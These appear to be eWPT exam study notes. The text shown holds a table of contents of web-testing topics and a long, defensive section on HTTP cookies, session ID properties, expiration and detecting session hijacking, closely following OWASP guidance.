eLearnSecurity Web Application Testing (eWPT) Notes

by Joas

https://www.linkedin.com/in/joas-antonio-dos-santos

Warning

All the content placed here in the document can be found on the internet, these notes helped me in the eWPT exam and I hope it helps you, of course I didn't go into depth to the point of compromising the exam. But I'm available to help in any way, I'll try to bring other exams, I do it as therapy and I hope that as well as it helps me psychologically it helps you in some way.

Sumário

Warning 2

Lab Simulation 3

HTTP Cookies and Sessions 3

Same Origin Policy 20

Burp Suite 24

OWASP Zap 42

Web Application Information Gathering 66

Subdomain Enumeration and Fingerprinting 82

OSINT (Open Source Intelligence) 113

Crawling and Spidering
.....
121

Dirbuster
.....
165

Cross Site Scripting Reflected and Stored
..... 191

Methodology
.....
198

BeeF-XSS
.....
226

SQL Injection
.....
229

Blind SQL Injection
.....
236

SQL Injection and RCE
.....
263

SQL Injection with SQLMAP
..... 271

SQLMAP Post Request
.....
277

SQLMap Get Request
.....
280

Bypass Authentication.....
283

Session Hijacking 292

Cross Site Request Forgery 310

Cross-Origin Resource Sharing (CORS) 315

Web Services SOAP and SQL Injection 323

XPATH and XCAT 343

Wordpress PenTest 345

eWPT Reviews 370

Lab Simulation

https://pentesterlab.com/

https://portswigger.net/academy/labs/

https://tryhackme.com/

HTTP Cookies and Sessions

Introduction¶

Web Authentication, Session Management, and Access Control: A web session is a sequence of network HTTP request and response transactions associated with the same user. Modern and complex web

applications require the retaining of information or status about each user for the duration of multiple requests. Therefore, sessions provide the ability to establish variables – such as access rights and localization settings – which will apply to each and every interaction a user has with the web application for the duration of the session.

Web applications can create sessions to keep track of anonymous users after the very first user request. An example would be maintaining the user language preference. Additionally, web applications will make use of sessions once the user has authenticated. This ensures the ability to identify the user on any subsequent requests as well as being able to apply security access controls, authorized access to the user private data, and to increase the usability of the application. Therefore, current web applications can provide session capabilities both pre and post authentication.

Once an authenticated session has been established, the session ID (or token) is temporarily equivalent to the strongest authentication method used by the application, such as username and password, passphrases, one-time passwords (OTP), client-based digital certificates, smartcards, or biometrics (such as fingerprint or eye retina). See the OWASP Authentication

Cheat Sheet.

HTTP is a stateless protocol (RFC2616 section 5), where each request and response pair is independent of other web interactions. Therefore, in order to introduce the concept of a session, it is required to implement session management capabilities that link both the authentication and access control (or authorization) modules commonly available in web applications:

The session ID or token binds the user authentication credentials (in the form of a user session) to the user HTTP traffic and the appropriate access controls enforced by the web application. The complexity of these three components (authentication, session management, and access control) in modern web applications, plus the fact that its implementation and binding resides on the web

developer's hands (as web development frameworks do not provide strict relationships between these modules), makes the implementation of a secure session management module very challenging.

The disclosure, capture, prediction, brute force, or fixation of the session ID will lead to session hijacking (or sidejacking) attacks, where an attacker is able to fully impersonate a victim user in the web application. Attackers can perform two types of session hijacking attacks, targeted or generic. In a targeted attack, the attacker's goal is to impersonate a specific (or privileged) web application victim user. For generic attacks, the attacker's goal is to impersonate (or get access as) any valid or legitimate user in the web application.

Session ID Properties¶

In order to keep the authenticated state and track the users progress within the web application, applications provide users with a **session identifier** (session ID or token) that is assigned at session creation time, and is shared and exchanged by the user and the web application for the duration of the session (it is sent on every HTTP request). The session ID is a name = value pair.

With the goal of implementing secure session IDs, the generation of identifiers (IDs or tokens) must meet the following properties.

Session ID Name Fingerprinting¶

The name used by the session ID should not be extremely descriptive nor offer unnecessary details about the purpose and meaning of the ID.

The session ID names used by the most common web application development frameworks can be easily fingerprinted, such as PHPSESSID (PHP), JSESSIONID (J2EE), CFID & CFTOKEN (ColdFusion), ASP.NET_SessionId (ASP .NET), etc. Therefore, the session ID name can disclose the technologies and programming languages used by the web application.

It is recommended to change the default session ID name of the web development framework to a generic name, such as id.

Session ID Length¶

The session ID must be long enough to prevent brute force attacks, where an attacker can go through the whole range of ID values and

verify the existence of valid sessions.

The session ID length must be at least 128 bits (16 bytes).

NOTE:

- The session ID length of 128 bits is provided as a reference based on the assumptions

  made on the next section *Session ID Entropy*. However, this number should not be considered as an absolute minimum value, as other implementation factors might influence its strength.

- For example, there are well-known implementations, such as Microsoft ASP.NET

  session IDs: "*The ASP .NET session identifier is a randomly generated number encoded into a 24-character string consisting of lowercase characters from a to z and numbers from 0 to 5*".

- It can provide a very good effective entropy, and as a result, can be considered long

  enough to avoid guessing or brute force attacks.

Session ID Entropy¶

The session ID must be unpredictable (random enough) to prevent guessing attacks, where an attacker is able to guess or predict the ID of a valid session through statistical analysis techniques. For this purpose, a good CSPRNG (Cryptographically Secure Pseudorandom Number Generator) must be used.

The session ID value must provide at least 64 bits of entropy (if a good PRNG is used, this value is estimated to be half the length of the session ID).

Additionally, a random session ID is not enough; it must also be unique to avoid duplicated IDs. A random session ID must not already exist in the current session ID space.

NOTE:

- The session ID entropy is really affected by other external and difficult to measure

factors, such as the number of concurrent active sessions the web application commonly has, the absolute session expiration timeout, the amount of session ID guesses per second the attacker can make and the target web application can support, etc.

- If a session ID with an entropy of 64 bits is used, it will take an attacker at least 292

  years to successfully guess a valid session ID, assuming the attacker can try 10,000 guesses per second with 100,000 valid simultaneous sessions available in the web application.

- More information here.

Session ID Content (or Value)¶

The session ID content (or value) must be meaningless to prevent information disclosure attacks, where an attacker is able to decode the contents of the ID and extract details of the user, the session, or the inner workings of the web application.

The session ID must simply be an identifier on the client side, and its value must never include sensitive information (or PII).

The meaning and business or application logic associated with the session ID must be stored on the server side, and specifically, in session objects or in a session management database or repository.

The stored information can include the client IP address, User-Agent, e-mail, username, user ID, role, privilege level, access rights, language preferences, account ID, current state, last login, session timeouts, and other internal session details. If the session objects and properties contain sensitive information, such as credit card numbers, it is required to duly encrypt and protect the session management repository.

It is recommended to use the session ID created by your language or framework. If you need to create your own sessionID, use a cryptographically secure pseudorandom number generator (CSPRNG) with a size of at least 128 bits and ensure that each sessionID is unique.

Session Management Implementation¶

The session management implementation defines the exchange

mechanism that will be used between the user and the web application to share and continuously exchange the session ID. There are multiple mechanisms available in HTTP to maintain session state within web applications, such as cookies (standard HTTP header), URL parameters (URL rewriting

– RFC2396), URL arguments on GET requests, body arguments on POST requests, such as hidden form fields (HTML forms), or proprietary HTTP headers.

The preferred session ID exchange mechanism should allow defining advanced token properties, such as the token expiration date and time, or granular usage constraints. This is one of the reasons why cookies (RFCs 2109 & 2965 & 6265) are one of the most extensively used session ID exchange mechanisms, offering advanced capabilities not available in other methods.

The usage of specific session ID exchange mechanisms, such as those where the ID is included in the URL, might disclose the session ID (in web links and logs, web browser history and bookmarks, the Referer header or search engines), as well as facilitate other attacks, such as the manipulation of the ID or session fixation attacks.

Built-in Session Management Implementations¶

Web development frameworks, such as J2EE, ASP .NET, PHP, and others, provide their own session management features and associated implementation. It is recommended to use these built-in frameworks versus building a home made one from scratch, as they are used worldwide on multiple web environments and have been tested by the web application security and development communities over time.

However, be advised that these frameworks have also presented vulnerabilities and weaknesses in the past, so it is always recommended to use the latest version available, that potentially fixes all the well-known vulnerabilities, as well as review and change the default configuration to enhance its security by following the recommendations described along this document.

The storage capabilities or repository used by the session management mechanism to temporarily save the session IDs must be secure, protecting the session IDs against local or remote accidental disclosure or unauthorized access.

Used vs. Accepted Session ID Exchange Mechanisms¶

A web application should make use of cookies for session ID exchange management. If a user submits a session ID through a different exchange mechanism, such as a URL parameter, the web application should avoid accepting it as part of a defensive strategy to stop session fixation.

NOTE:

- Even if a web application makes use of cookies as its default session ID exchange mechanism, it might accept other exchange mechanisms too.
- It is therefore required to confirm via thorough testing all the different mechanisms currently accepted by the web application when processing and managing session IDs, and limit the accepted session ID tracking mechanisms to just cookies.
- In the past, some web applications used URL parameters, or even switched from cookies to URL parameters (via automatic URL rewriting), if certain conditions are met (for example, the identification of web clients without support for cookies or not accepting cookies due to user privacy concerns).

Transport Layer Security¶

In order to protect the session ID exchange from active eavesdropping and passive disclosure in the network traffic, it is essential to use an encrypted HTTPS (TLS) connection for the entire web session, not only for the authentication process where the user credentials are exchanged. This may be mitigated by HTTP Strict Transport Security (HSTS) for a client that supports it.

Additionally, the Secure cookie attribute must be used to ensure the session ID is only exchanged through an encrypted channel. The usage of an encrypted communication channel also protects the session against some session fixation attacks where the attacker is able to intercept and manipulate the web traffic to inject (or fix) the session ID on the victim's web browser (see here and here).

The following set of best practices are focused on protecting the session ID (specifically when cookies are used) and helping with the

integration of HTTPS within the web application:

- Do not switch a given session from HTTP to HTTPS, or vice-versa, as this will disclose the session ID in the clear through the network.
- When redirecting to HTTPS, ensure that the cookie is set or regenerated **after** the redirect has occurred.
- Do not mix encrypted and unencrypted contents (HTML pages, images, CSS, JavaScript files, etc) in the same page, or from the same domain.
- Where possible, avoid offering public unencrypted contents and private encrypted contents from the same host. Where insecure content is required, consider hosting this on a separate insecure domain.
- Implement HTTP Strict Transport Security (HSTS) to enforce HTTPS connections.

See the OWASP Transport Layer Protection Cheat Sheet for more general guidance on implementing TLS securely.

It is important to emphasize that TLS does not protect against session ID prediction, brute force, client-side tampering or fixation; however, it does provide effective protection against an attacker intercepting or stealing session IDs through a man in the middle attack.

Cookies¶

The session ID exchange mechanism based on cookies provides multiple security features in the form of cookie attributes that can be used to protect the exchange of the session ID: Secure Attribute¶

The Secure cookie attribute instructs web browsers to only send the cookie through an encrypted HTTPS (SSL/TLS) connection. This session protection mechanism is mandatory to prevent the disclosure of the session ID through MitM (Man-in-the-Middle) attacks. It ensures that an attacker cannot simply capture the session ID from web browser traffic.

Forcing the web application to only use HTTPS for its communication

(even when port TCP/80, HTTP, is closed in the web application host) does not protect against session ID disclosure if the Secure cookie has not been set - the web browser can be deceived to disclose the session ID over an unencrypted HTTP connection. The attacker can intercept and manipulate the victim user traffic and inject an HTTP unencrypted reference to the web application that will force the web browser to submit the session ID in the clear.

See also: SecureFlag

HttpOnly Attribute¶

The HttpOnly cookie attribute instructs web browsers not to allow scripts (e.g. JavaScript or VBscript) an ability to access the cookies via the DOM document.cookie object. This session ID protection is mandatory to prevent session ID stealing through XSS attacks. However, if an XSS attack is combined with a CSRF attack, the requests sent to the web application will include the session cookie, as the browser always includes the cookies when sending requests. The HttpOnly cookie only protects the confidentiality of the cookie; the attacker cannot use it offline, outside of the context of an XSS attack.

See the OWASP XSS (Cross Site Scripting) Prevention Cheat Sheet.

See also: HttpOnly

SameSite Attribute¶

SameSite defines a cookie attribute preventing browsers from sending a SameSite flagged cookie with cross-site requests. The main goal is to mitigate the risk of cross-origin information leakage, and provides some protection against cross-site request forgery attacks.

See also: SameSite

Domain and Path Attributes¶

The Domain cookie attribute instructs web browsers to only send the cookie to the specified domain and all subdomains. If the attribute is not set, by default the cookie will only be sent to the origin server. The Path cookie attribute instructs web browsers to only send the cookie to the specified directory or subdirectories (or paths or resources) within the web application. If the attribute is not set, by default the cookie will only be sent for the directory (or path) of the resource requested and setting the cookie.

It is recommended to use a narrow or restricted scope for these two attributes. In this way, the Domain attribute should not be set (restricting the cookie just to the origin server) and the Path attribute should be set as restrictive as possible to the web application path that makes use of the session ID.

Setting the Domain attribute to a too permissive value, such as example.com allows an attacker to launch attacks on the session IDs between different hosts and web applications belonging to the same domain, known as cross-subdomain cookies. For example, vulnerabilities in www.example.com might allow an attacker to get access to the session IDs from secure.example.com.

Additionally, it is recommended not to mix web applications of different security levels on the same domain. Vulnerabilities in one of the web applications would allow an attacker to set the session ID for a different web application on the same domain by using a permissive Domain attribute (such as example.com) which is a technique that can be used

in session fixation attacks.

Although the Path attribute allows the isolation of session IDs between different web applications using different paths on the same host, it is highly recommended not to run different web applications (especially from different security levels or scopes) on the same host. Other methods can be used by these applications to access the session IDs, such as the document.cookie object. Also, any web application can set cookies for any path on that host.

Cookies are vulnerable to DNS spoofing/hijacking/poisoning attacks, where an attacker can manipulate the DNS resolution to force the web browser to disclose the session ID for a given host or domain.

Expire and Max-Age Attributes¶

Session management mechanisms based on cookies can make use of two types of cookies, non-persistent (or session) cookies, and persistent cookies. If a cookie presents the Max-

Age (that has preference over Expires) or Expires attributes, it will be considered a persistent cookie and will be stored on disk by the web browser based until the expiration time.

Typically, session management capabilities to track users after authentication make use of non-persistent cookies. This forces the

session to disappear from the client if the current web browser instance is closed. Therefore, it is highly recommended to use non-persistent cookies for session management purposes, so that the session ID does not remain on the web client cache for long periods of time, from where an attacker can obtain it.

• Ensure that sensitive information is not comprised, by ensuring that sensitive

information is not persistent / encrypting / stored on a need basis for the duration of the need

• Ensure that unauthorized activities cannot take place via cookie manipulation

• Ensure secure flag is set to prevent accidental transmission over "the wire" in a non-

secure manner

• Determine if all state transitions in the application code properly check for the cookies

and enforce their use

• Ensure entire cookie should be encrypted if sensitive data is persisted in the cookie

• Define all cookies being used by the application, their name and why they are needed

HTML5 Web Storage API¶

The Web Hypertext Application Technology Working Group (WHATWG) describes the HTML5 Web Storage APIs, localStorage and sessionStorage, as mechanisms for storing name-value pairs client-side. Unlike HTTP cookies, the contents of localStorage and sessionStorage are not automatically shared within requests or responses by the browser and are used for storing data client-side.

The localStorage API¶

Scope¶

Data stored using the localStorage API is accessible by pages which are loaded from the same origin, which is defined as the scheme (https://), host (example.com), port (443) and domain/realm

(example.com). This provides similar access to this data as would be achieved by using the secure flag on a cookie, meaning that data stored from https could not be retrieved via http. Due to potential concurrent access from separate windows/threads, data stored using localStorage may be susceptible to shared access issues (such as race-conditions) and should be considered non-locking (Web Storage API Spec).

Duration¶

Data stored using the localStorage API is persisted across browsing sessions, extending the timeframe in which it may be accessible to other system users.

Offline Access¶

The standards do not require localStorage data to be encrypted-at-rest, meaning it may be possible to directly access this data from disk.

Use Case¶

WHATWG suggests the use of localStorage for data that needs to be accessed across windows or tabs, across multiple sessions, and where large (multi-megabyte) volumes of data may need to be stored for performance reasons.

The sessionStorage API¶

Scope¶

The sessionStorage API stores data within the window context from which it was called, meaning that Tab 1 cannot access data which was stored from Tab 2. Also, like the localStorage API, data stored using the sessionStorage API is accessible by pages which are loaded from the same origin, which is defined as the scheme (https://), host (example.com), port (443) and domain/realm (example.com). This provides similar access to this data as would be achieved by using the secure flag on a cookie, meaning that data stored from https could not be retrieved via http.

Duration¶

The sessionStorage API only stores data for the duration of the current browsing session. Once the tab is closed, that data is no longer retrievable. This does not necessarily prevent access, should a browser tab be reused or left open. Data may also persist in memory until a

garbage collection event.

Offline Access¶

The standards do not require sessionStorage data to be encrypted-at-rest, meaning it may be possible to directly access this data from disk.

Use Case¶

WHATWG suggests the use of sessionStorage for data that is relevant for one-instance of a workflow, such as details for a ticket booking, but where multiple workflows could be performed in other tabs concurrently. The window/tab bound nature will keep the data from leaking between workflows in separate tabs.

References¶

- Web Storage APIs
- LocalStorage API
- SessionStorage API
- WHATWG Web Storage Spec

Web Workers¶

Web Workers run JavaScript code in a global context separate from the one of the current window. A communication channel with the main execution window exists, which is called MessageChannel.

Use Case¶

Web Workers are an alternative for browser storage of (session) secrets when storage persistence across page refresh is not a requirement. For Web Workers to provide secure browser storage, any code that requires the secret should exist within the Web Worker and the secret should never be transmitted to the main window context.

Storing secrets within the memory of a Web Worker offers the same security guarantees as an HttpOnly cookie: the confidentiality of the secret is protected. Still, an XSS attack can be used to send messages to the Web Worker to perform an operation that requires the secret. The Web Worker will return the result of the operation to the main execution thread.

The advantage of a Web Worker implementation compared to an

HttpOnly cookie is that a Web Worker allows for some isolated JavaScript code to access the secret; an HttpOnly cookie is not accessible to any JavaScript. If the frontend JavaScript code requires access to the secret, the Web Worker implementation is the only browser storage option that preserves the secret confidentiality.

Session ID Life Cycle¶

Session ID Generation and Verification: Permissive and Strict Session Management¶

There are two types of session management mechanisms for web applications, permissive and strict, related to session fixation vulnerabilities. The permissive mechanism allows the web application to initially accept any session ID value set by the user as valid, creating a new session for it, while the strict mechanism enforces that the web application will only accept session ID values that have been previously generated by the web application.

The session tokens should be handled by the web server if possible or generated via a cryptographically secure random number generator.

Although the most common mechanism in use today is the strict one (more secure), PHP

defaults to permissive. Developers must ensure that the web application does not use a permissive mechanism under certain circumstances. Web applications should never accept a session ID they have never generated, and in case of receiving one, they should generate and offer the user a new valid session ID. Additionally, this scenario should be detected as a suspicious activity and an alert should be generated.

Manage Session ID as Any Other User Input¶

Session IDs must be considered untrusted, as any other user input processed by the web application, and they must be thoroughly validated and verified. Depending on the session management mechanism used, the session ID will be received in a GET or POST parameter, in the URL or in an HTTP header (e.g. cookies). If web applications do not validate and filter out invalid session ID values before processing them, they can potentially be used to exploit other web vulnerabilities, such as SQL injection if the session IDs are stored on a relational database, or persistent XSS if the session IDs are stored and reflected back afterwards by the web application.

Renew the Session ID After Any Privilege Level Change¶

The session ID must be renewed or regenerated by the web application after any privilege level change within the associated user session. The most common scenario where the session ID regeneration is mandatory is during the authentication process, as the privilege level of the user changes from the unauthenticated (or anonymous) state to the authenticated state though in some cases still not yet the authorized state. Common scenarios to consider include; password changes, permission changes, or switching from a regular user role to an administrator role within the web application. For all sensitive pages of the web application, any previous session IDs must be ignored, only the current session ID must be assigned to every new request received for the protected resource, and the old or previous session ID must be destroyed.

The most common web development frameworks provide session functions and methods to renew the session ID, such as request.getSession(true) & HttpSession.invalidate() (J2EE), Session.Abandon() & Response.C ookies.Add(new...) (ASP .NET), or session_start() & session_regenerate_id(true) (PHP).

The session ID regeneration is mandatory to prevent session fixation attacks, where an attacker sets the session ID on the victim user's web browser instead of gathering the victim's session ID, as in most of the other session-based attacks, and independently of using HTTP or HTTPS. This protection mitigates the impact of other web-based vulnerabilities that can also be used to launch session fixation attacks, such as HTTP response splitting or XSS

(see here and here).

A complementary recommendation is to use a different session ID or token name (or set of session IDs) pre and post authentication, so that the web application can keep track of anonymous users and authenticated users without the risk of exposing or binding the user session between both states.

Considerations When Using Multiple Cookies¶

If the web application uses cookies as the session ID exchange mechanism, and multiple cookies are set for a given session, the web application must verify all cookies (and enforce relationships between them) before allowing access to the user session.

It is very common for web applications to set a user cookie pre-

authentication over HTTP to keep track of unauthenticated (or anonymous) users. Once the user authenticates in the web application, a new post-authentication secure cookie is set over HTTPS, and a binding between both cookies and the user session is established. If the web application does not verify both cookies for authenticated sessions, an attacker can make use of the pre-authentication unprotected cookie to get access to the authenticated user session (see here and here).

Web applications should try to avoid the same cookie name for different paths or domain scopes within the same web application, as this increases the complexity of the solution and potentially introduces scoping issues.

Session Expiration¶

In order to minimize the time period an attacker can launch attacks over active sessions and hijack them, it is mandatory to set expiration timeouts for every session, establishing the amount of time a session will remain active. Insufficient session expiration by the web application increases the exposure of other session-based attacks, as for the attacker to be able to reuse a valid session ID and hijack the associated session, it must still be active.

The shorter the session interval is, the lesser the time an attacker has to use the valid session ID. The session expiration timeout values must be set accordingly with the purpose and nature of the web application, and balance security and usability, so that the user can comfortably complete the operations within the web application without his session frequently expiring.

Both the idle and absolute timeout values are highly dependent on how critical the web application and its data are. Common idle timeouts ranges are 2-5 minutes for high-value applications and 15-30 minutes for low risk applications. Absolute timeouts depend on how long a user usually uses the application. If the application is intended to be used by an office worker for a full day, an appropriate absolute timeout range could be between 4 and 8 hours.

When a session expires, the web application must take active actions to invalidate the session on both sides, client and server. The latter is the most relevant and mandatory from a security perspective.

For most session exchange mechanisms, client side actions to invalidate the session ID are based on clearing out the token value.

For example, to invalidate a cookie it is recommended to provide an empty (or invalid) value for the session ID, and set the Expires (or Max-Age) attribute to a date from the past (in case a persistent cookie is being used): Set-Cookie: id=; Expires=Friday, 17-May-03 18:45:00 GMT

In order to close and invalidate the session on the server side, it is mandatory for the web application to take active actions when the session expires, or the user actively logs out, by using the functions and methods offered by the session management mechanisms, such as HttpSession.invalidate() (J2EE), Session.Abandon() (ASP .NET) or session_destroy()/unset() (PHP).

Automatic Session Expiration¶

Idle Timeout¶

All sessions should implement an idle or inactivity timeout. This timeout defines the amount of time a session will remain active in case there is no activity in the session, closing and invalidating the session upon the defined idle period since the last HTTP request received by the web application for a given session ID.

The idle timeout limits the chances an attacker has to guess and use a valid session ID from another user. However, if the attacker is able to hijack a given session, the idle timeout does not limit the attacker's actions, as they can generate activity on the session periodically to keep the session active for longer periods of time.

Session timeout management and expiration must be enforced server-side. If the client is used to enforce the session timeout, for example using the session token or other client parameters to track time references (e.g. number of minutes since login time), an attacker could manipulate these to extend the session duration.

Absolute Timeout¶

All sessions should implement an absolute timeout, regardless of session activity. This timeout defines the maximum amount of time a session can be active, closing and invalidating the session upon the defined absolute period since the given session was initially created by the web application. After invalidating the session, the user is forced to (re)authenticate again in the web application and establish a new session.

The absolute session limits the amount of time an attacker can use a

hijacked session and impersonate the victim user.

Renewal Timeout¶

Alternatively, the web application can implement an additional renewal timeout after which the session ID is automatically renewed, in the middle of the user session, and independently of the session activity and, therefore, of the idle timeout.

After a specific amount of time since the session was initially created, the web application can regenerate a new ID for the user session and try to set it, or renew it, on the client. The previous session ID value would still be valid for some time, accommodating a safety interval, before the client is aware of the new ID and starts using it. At that time, when the client switches to the new ID inside the current session, the application invalidates the previous ID.

This scenario minimizes the amount of time a given session ID value, potentially obtained by an attacker, can be reused to hijack the user session, even when the victim user session is still active. The user session remains alive and open on the legitimate client, although its associated session ID value is transparently renewed periodically during the session duration, every time the renewal timeout expires. Therefore, the renewal timeout complements the idle and absolute timeouts, specially when the absolute timeout value extends significantly over time (e.g. it is an application requirement to keep the user sessions open for long periods of time).

Depending on the implementation, potentially there could be a race condition where the attacker with a still valid previous session ID sends a request before the victim user, right after the renewal timeout has just expired, and obtains first the value for the renewed session ID. At least in this scenario, the victim user might be aware of the attack as her session will be suddenly terminated because her associated session ID is not valid anymore.

Manual Session Expiration¶

Web applications should provide mechanisms that allow security aware users to actively close their session once they have finished using the web application.

Logout Button¶

Web applications must provide a visible and easily accessible logout (logoff, exit, or close session) button that is available on the web

application header or menu and reachable from every web application resource and page, so that the user can manually close the session at any time. As described in *Session_Expiration* section, the web application must invalidate the session at least on server side.

NOTE: Unfortunately, not all web applications facilitate users to close their current session. Thus, client-side enhancements allow conscientious users to protect their sessions by helping to close them diligently.

Web Content Caching¶

Even after the session has been closed, it might be possible to access the private or sensitive data exchanged within the session through the web browser cache. Therefore, web applications must use restrictive cache directives for all the web traffic exchanged through HTTP and HTTPS, such as the Cache-Control and Pragma HTTP headers, and/or equivalent META tags on all or (at least) sensitive web pages.

Independently of the cache policy defined by the web application, if caching web application contents is allowed, the session IDs must never be cached, so it is highly recommended to use the Cache-Control: no-cache="Set-Cookie, Set-Cookie2" directive, to allow web clients to cache everything except the session ID (see here).

Additional Client-Side Defenses for Session Management¶

Web applications can complement the previously described session management defenses with additional countermeasures on the client side. Client-side protections, typically in the form of JavaScript checks and verifications, are not bullet proof and can easily be defeated by a skilled attacker, but can introduce another layer of defense that has to be bypassed by intruders.

Initial Login Timeout¶

Web applications can use JavaScript code in the login page to evaluate and measure the amount of time since the page was loaded and a session ID was granted. If a login attempt is tried after a specific amount of time, the client code can notify the user that the maximum amount of time to log in has passed and reload the login page, hence retrieving a new session ID.

This extra protection mechanism tries to force the renewal of the session ID pre-authentication, avoiding scenarios where a previously used (or manually set) session ID is reused by the next victim using

the same computer, for example, in session fixation attacks.

Force Session Logout On Web Browser Window Close Events¶

Web applications can use JavaScript code to capture all the web browser tab or window close (or even back) events and take the appropriate actions to close the current session before closing the web browser, emulating that the user has manually closed the session via the logout button.

Disable Web Browser Cross-Tab Sessions¶

Web applications can use JavaScript code once the user has logged in and a session has been established to force the user to re-authenticate if a new web browser tab or window is opened against the same web application. The web application does not want to allow multiple web browser tabs or windows to share the same session. Therefore, the application tries to force the web browser to not share the same session ID simultaneously between them.

NOTE: This mechanism cannot be implemented if the session ID is exchanged through cookies, as cookies are shared by all web browser tabs/windows.

Automatic Client Logout¶

JavaScript code can be used by the web application in all (or critical) pages to automatically logout client sessions after the idle timeout expires, for example, by redirecting the user to the logout page (the same resource used by the logout button mentioned previously).

The benefit of enhancing the server-side idle timeout functionality with client-side code is that the user can see that the session has finished due to inactivity, or even can be notified in advance that the session is about to expire through a count down timer and warning messages. This user-friendly approach helps to avoid loss of work in web pages that require extensive input data due to server-side silently expired sessions.

Session Attacks Detection¶

Session ID Guessing and Brute Force Detection¶

If an attacker tries to guess or brute force a valid session ID, they need to launch multiple sequential requests against the target web application using different session IDs from a single (or set of) IP

address(es). Additionally, if an attacker tries to analyze the predictability of the session ID (e.g. using statistical analysis), they need to launch multiple sequential requests from a single (or set of) IP address(es) against the target web application to gather new valid session IDs.

Web applications must be able to detect both scenarios based on the number of attempts to gather (or use) different session IDs and alert and/or block the offending IP address(es).

Detecting Session ID Anomalies¶

Web applications should focus on detecting anomalies associated to the session ID, such as its manipulation. The OWASP AppSensor Project provides a framework and methodology to implement built-in intrusion detection capabilities within web applications focused on the detection of anomalies and unexpected behaviors, in the form of detection points and response actions. Instead of using external protection layers, sometimes the business logic details and advanced intelligence are only available from inside the web application, where it is possible to establish multiple session related detection points, such as when an existing cookie is modified or deleted, a new cookie is added, the session ID from another user is reused, or when the user location or User-Agent changes in the middle of a session.

Binding the Session ID to Other User Properties¶

With the goal of detecting (and, in some scenarios, protecting against) user misbehaviors and session hijacking, it is highly recommended to bind the session ID to other user or client properties, such as the client IP address, User-Agent, or client-based digital certificate. If the web application detects any change or anomaly between these different properties in the middle of an established session, this is a very good indicator of session manipulation and hijacking attempts, and this simple fact can be used to alert and/or terminate the suspicious session.

Although these properties cannot be used by web applications to trustingly defend against session attacks, they significantly increase the web application detection (and protection) capabilities. However, a skilled attacker can bypass these controls by reusing the same IP address assigned to the victim user by sharing the same network (very common in NAT environments, like Wi-Fi hotspots) or by using the same outbound web proxy (very common in corporate environments), or by manually modifying his User-Agent to look exactly as the victim

users does.

Logging Sessions Life Cycle: Monitoring Creation, Usage, and Destruction of Session IDs¶

Web applications should increase their logging capabilities by including information regarding the full life cycle of sessions. In particular, it is recommended to record session related events, such as the creation, renewal, and destruction of session IDs, as well as details about its usage within login and logout operations, privilege level changes within the session, timeout expiration, invalid session activities (when detected), and critical business operations during the session.

The log details might include a timestamp, source IP address, web target resource requested (and involved in a session operation), HTTP headers (including the User-Agent and Referer), GET and POST parameters, error codes and messages, username (or user ID), plus the session ID (cookies, URL, GET, POST…).

Sensitive data like the session ID should not be included in the logs in order to protect the session logs against session ID local or remote disclosure or unauthorized access. However, some kind of session-specific information must be logged in order to correlate log entries to specific sessions. It is recommended to log a salted-hash of the session ID instead of the session ID itself in order to allow for session-specific log correlation without exposing the session ID.

In particular, web applications must thoroughly protect administrative interfaces that allow to manage all the current active sessions. Frequently these are used by support personnel to solve session related issues, or even general issues, by impersonating the user and looking at the web application as the user does.

The session logs become one of the main web application intrusion detection data sources, and can also be used by intrusion protection systems to automatically terminate sessions and/or disable user accounts when (one or many) attacks are detected. If active protections are implemented, these defensive actions must be logged too.

Simultaneous Session Logons¶

It is the web application design decision to determine if multiple simultaneous logons from the same user are allowed from the same or from different client IP addresses. If the web application does not

want to allow simultaneous session logons, it must take effective actions after each new authentication event, implicitly terminating the previously available session, or asking the user (through the old, new or both sessions) about the session that must remain active.

It is recommended for web applications to add user capabilities that allow checking the details of active sessions at any time, monitor and alert the user about concurrent logons, provide user features to remotely terminate sessions manually, and track account activity history (logbook) by recording multiple client details such as IP address, User-Agent, login date and time, idle time, etc.

Session Management WAF Protections¶

There are situations where the web application source code is not available or cannot be modified, or when the changes required to implement the multiple security recommendations and best practices detailed above imply a full redesign of the web application architecture, and therefore, cannot be easily implemented in the short term.

In these scenarios, or to complement the web application defenses, and with the goal of keeping the web application as secure as possible, it is recommended to use external protections such as Web Application Firewalls (WAFs) that can mitigate the session management threats already described.

Web Application Firewalls offer detection and protection capabilities against session based attacks. On the one hand, it is trivial for WAFs to enforce the usage of security attributes on cookies, such as the Secure and HttpOnly flags, applying basic rewriting rules on the Set-Cookie header for all the web application responses that set a new cookie.

On the other hand, more advanced capabilities can be implemented to allow the WAF to keep track of sessions, and the corresponding session IDs, and apply all kind of protections against session fixation (by renewing the session ID on the client-side when privilege changes are detected), enforcing sticky sessions (by verifying the relationship between the session ID and other client properties, like the IP address or User-Agent), or managing session expiration (by forcing both the client and the web application to finalize the session).

The open-source ModSecurity WAF, plus the OWASP Core Rule Set, provide capabilities to detect and apply security cookie attributes, countermeasures against session fixation attacks, and session tracking

features to enforce sticky sessions.

What is session management and why is it important?

Session management is used to facilitate secure interactions between a user and some service or application and applies to a sequence of requests and responses associated with that particular user. When a user has an ongoing session with a web application, they are submitting requests within their session and often times are providing potentially sensitive information. The application may retain this information and/or track the status of the user during the session across multiple requests. More importantly, it is critical that the application has a means of protecting private data belonging to each unique user, especially within authenticated sessions.

Session tokens serve to identify a user's session within the HTTP traffic being exchanged between the application and all of its users. HTTP traffic on its own is stateless, meaning each request is processed independently, even if they are related to the same session. Thus, session management is crucial for directing these web interactions and these tokens are vital as they're passed back and forth between the user and the web application. Each request and response made will have an associated session token which allows the application to remember distinct information about the client using it. Session cookies were designed to help manage sessions, however there are several properties of the cookie that must be configured and implemented correctly to prevent potential compromises.

It should be noted that cookies are not the only means of carrying out a session, it is also possible to include headers that contain session tokens. Moreover, while session tokens can be embedded within a URL this should not be implemented as URLs are often logged in various places and cached, increasingly the likelihood of disclosure.

What are the vulnerabilities introduced with lack of session management?

Enforcing correct session management often boils down to the protection and security of the session keys. There is a plethora of vulnerabilities introduced with insecure session cookies, which can be leveraged by an attacker to take advantage of an authenticated user session. Adversaries can take measures to brute force, predict, and expose session tokens which ultimately can lead to **session hijacking** where the malicious party can then impersonate the victim and perform actions from their account.

Session fixation can also take place if the properties of a session token allows an attacker to fixate the token of the user once authenticated, it can then also be used to hijack the session. Alternatively, this issue may arise if the application fails to check for consistent user information throughout the session, reuses session tokens across all forms of access to the service, and sets cookies without proper validity periods.

Once a user's session is hijacked, an adversary now has the opportunity to make changes permitted to the victim from their account and perform actions that could be dangerous as well as administrative tasks such as adding/removing users, assigning privileges, etc. The more privileges the victim has within the service, the more severe the attack can be.

